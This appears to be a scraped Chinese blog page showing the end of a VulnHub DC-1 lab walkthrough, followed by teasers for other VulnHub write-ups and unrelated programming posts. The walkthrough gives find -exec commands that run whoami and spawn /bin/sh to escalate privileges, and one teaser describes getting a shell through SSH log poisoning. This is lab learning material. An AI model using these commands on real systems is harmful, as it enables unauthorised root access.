
用-exec实现两个命令的连接
find / -type -f -name test -exec "whoami" \;
find / -type -f -name test -exec "/bin/sh" \;
(test 是我事先创建的)
参考
VulnHub系列(一)DC-1的更多相关文章
- Vulnhub系列——持续更新
vulnhub系列--持续更新 一 · XXE Lab: 1 使用vmware搭建靶机 扫描存活主机 找到目标主机--192.168.1.18 开始扫描目标端口 发现只开了一个80 ...
- Vulnhub系列:chili
0x01 靶机信息 靶机:chili难度:简单下载:https://www.vulnhub.com/entry/chili-1,558/ 靶机描述: 0x02 信息收集 nmap扫描存活主机确定靶场i ...
- Vulnhub系列:Tomato(文件包含getshell)
这个靶机挺有意思,它是通过文件包含漏洞进行的getshell,主要姿势是将含有一句话木马的内容记录到ssh的登录日志中,然后利用文件包含漏洞进行包含,从而拿到shell 0x01 靶机信息 靶机:To ...
- Vulnhub系列:Os-hackNos
0x01环境搭建 靶机链接: https://www.vulnhub.com/entry/hacknos-os-hacknos,401/发布日期: 2019.11.27靶机描述: 描述 难度:容易中级 ...
- 【vulnhub】靶机-【DC系列】DC9(附靶机)
出品|MS08067实验室(www.ms08067.com) 本文作者:大方子(Ms08067实验室核心成员) 主机信息 Kali:192.168.56.113 DC9:192.168.56.112 ...
- vulnhub DC:1渗透笔记
DC:1渗透笔记 靶机下载地址:https://www.vulnhub.com/entry/dc-1,292/ kali ip地址 信息收集 首先扫描一下靶机ip地址 nmap -sP 192.168 ...
- VC一些经验系列: 《分享泄漏检测工具:内存、DC、GDI、Handle... 》
分享下自己工作中用到的一些用于泄漏检测的工具 后面的是DC的一些定义和注意事项.(不喜勿看) //=================================================== ...
- Dc:7 Vulnhub Walkthrough
靶机下载地址: https://www.vulnhub.com/entry/dc-7,356/ 主机扫描: http://10.10.202.161/ Google搜索下: SSH 登录 以上分析得出 ...
- PJzhang:vulnhub靶机sunset系列SUNSET:TWILIGHT
猫宁~~~ 地址:https://www.vulnhub.com/entry/sunset-twilight,512/ 关注工具和思路. nmap 192.168.43.0/24靶机IP192.168 ...
随机推荐
- ionic3 清除navpush的堆栈 (android真机返回键bug)
清除navpush的堆栈可以使用 方法一:ionic3文档 this.navCtrl.popToRoot(); //直接返回根组件 方法二: push 后再删除之前页面即可. this.navCtrl ...
- UnitOneSummary
目录 一.程序结构分析 第一次作业 第二次作业 第三次作业 二.Test & Bugs 三.设计模式 四.总结与反思 一.程序结构分析 第一次作业 思路: 1.输入预处理: 去除空格和\t 替 ...
- Leedcode算法专题训练(链表)
1.发现两个链表的交点 160.两个链表的交集(容易) Leetcode /力扣 public class Solution { public ListNode getIntersectionNode ...
- Spring Cloud Gateway 全局通用异常处理
为什么需要全局异常处理 在传统 Spring Boot 应用中, 我们 @ControllerAdvice 来处理全局的异常,进行统一包装返回 // 摘至 spring cloud alibaba c ...
- Python:函数解释(面向过程)
1. 函数概述 在编程的语境下,函数 (function) 是指一个有命名的.执行某个计算的语句序列 (sequence of statements) .函数可以针对某类问题建立了通用解决步骤(算法) ...
- 手写Spring AOP,快来瞧一瞧看一看撒!
目录 AOP分析 Advice实现 定义Advice接口 定义前置.后置.环绕和异常增强接口 Pointcut实现 定义PointCut接口 定义正则表达式的实现类:RegExpressionPoin ...
- Python 面像对象编程(上)
一: 对象的概念 "面向对象"的核心是"对象"二字,而对象的精髓在于"整合",什么意思? 所有的程序都是由"数据"与&q ...
- Mybatis一级缓存和结合Spring Framework后失效的源码探究
1.在下面的案例中,执行两次查询控制台只会输出一次 SQL 查询: mybatis-config.xml <?xml version="1.0" encoding=" ...
- poj_1700 题解
题目描述:在漆黑的夜里,四位旅行者来到了一座狭窄而且没有护栏的桥边. 如果不借助手电筒的话,大家是无论如何也不敢过桥去的. 不幸的是,四个人一共只带了一只手电筒,而桥窄得只够让两个人同时过. 如果各自 ...
- 【译】Android NDK API 规范
[译]Android NDK API 规范 译者按: 修改R代码遇到Lint tool的报错,搜到了这篇文档,aosp仓库地址:Android NDK API Guidelines. 975a589 ...